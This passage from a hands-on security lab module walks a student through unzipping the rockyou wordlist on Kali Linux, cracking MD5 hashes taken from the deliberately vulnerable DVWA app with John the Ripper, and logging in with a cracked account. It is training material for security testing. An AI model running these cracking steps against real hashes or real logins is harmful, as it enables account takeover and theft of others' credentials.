


Figure 3.6 Screenshot of PLABKALI01: Displaying the terminal window with the commands successfully executed.

Type the following in the console and press **Enter** after each command:

```
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz  
root@kali:/usr/share/wordlists# ls
```




Figure 3.7 Screenshot of PLABKALI01: Output displaying a new text file called rockyou.txt.

Here we can see that a new text file called rockyou.txt has been created.

Close the terminal screen and move on to the next task.

Task 3 - Password Cracking and Validation

Now we are going to use the John tool to cracking the hash values and providing us with the passwords we need, after which we will test the results on the login page of **DVWA** to validate which logins are allocated to login and if they work.

Step 1

Open up a new terminal and type the following command and press **Enter**:

john

This will display all the options that can be used with the password cracking application.




Figure 3.8 Screenshot of PLABKALI01: Output displaying the options with password cracking application.

The John application will be used to crack the password file that was created on the Desktop. It will be used to crack the hashes and display the passwords.

Step 2

Navigate to the directory where the passwords.txt is located.

Type the following commands in the terminal window pressing Enter after each command:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
```




Figure 3.9 Screenshot of PLABKALI01: Navigating to the directory.

Desktop directory is displayed where the **password.txt** file is located.

Step 3

The John application will now be used crack the password file.

Type the following command in 1 line in the **terminal window** and press **Enter**:

```
root@kali:~/Desktop# john --format=raw-md5 --  
wordlist=/usr/share/wordlists/rockyou.txt password.txt
```

This command will display the passwords for the users of the DVWA website.




Figure 3.10 Screenshot of PLABKALI01: Output displaying the passwords of the website.

Here we can see the passwords for;

admin : password

Gordon : abc123

Pablo : letmein

Hack : charley

Now just to verify logout of the DVWA site to come back to the original login page.

Do this by **clicking** on **Logout** in the left hand column.

Then **type** in and click **Login**:

Username: Pablo

Password: letmein




Figure 3.11 Screenshot of PLABKALI01: DVWA login screen.

Scroll down the page and you will see you have logged into Pablo's account.




Figure 3.12 Screenshot of PLABKALIO1: DVWA Main Menu.

Perfect we have now completed this exercise, we exploited the database, exfiltrated the password hashes and users, then cracked the passwords and used Pablo to log back into the database as his user account.

The steps taken above are in fact key to confirming the security around applications and databases and are part of the security testing phase.

Shut down all virtual machines used in this exercise using Practice Labs power button function to revert these devices to their default settings. Alternatively, you may sign out to power down all devices.

Summary

You covered the following activities in this module:

- DVWA Usage
- Performing an SQL Injection Attack
- Password Cracking with John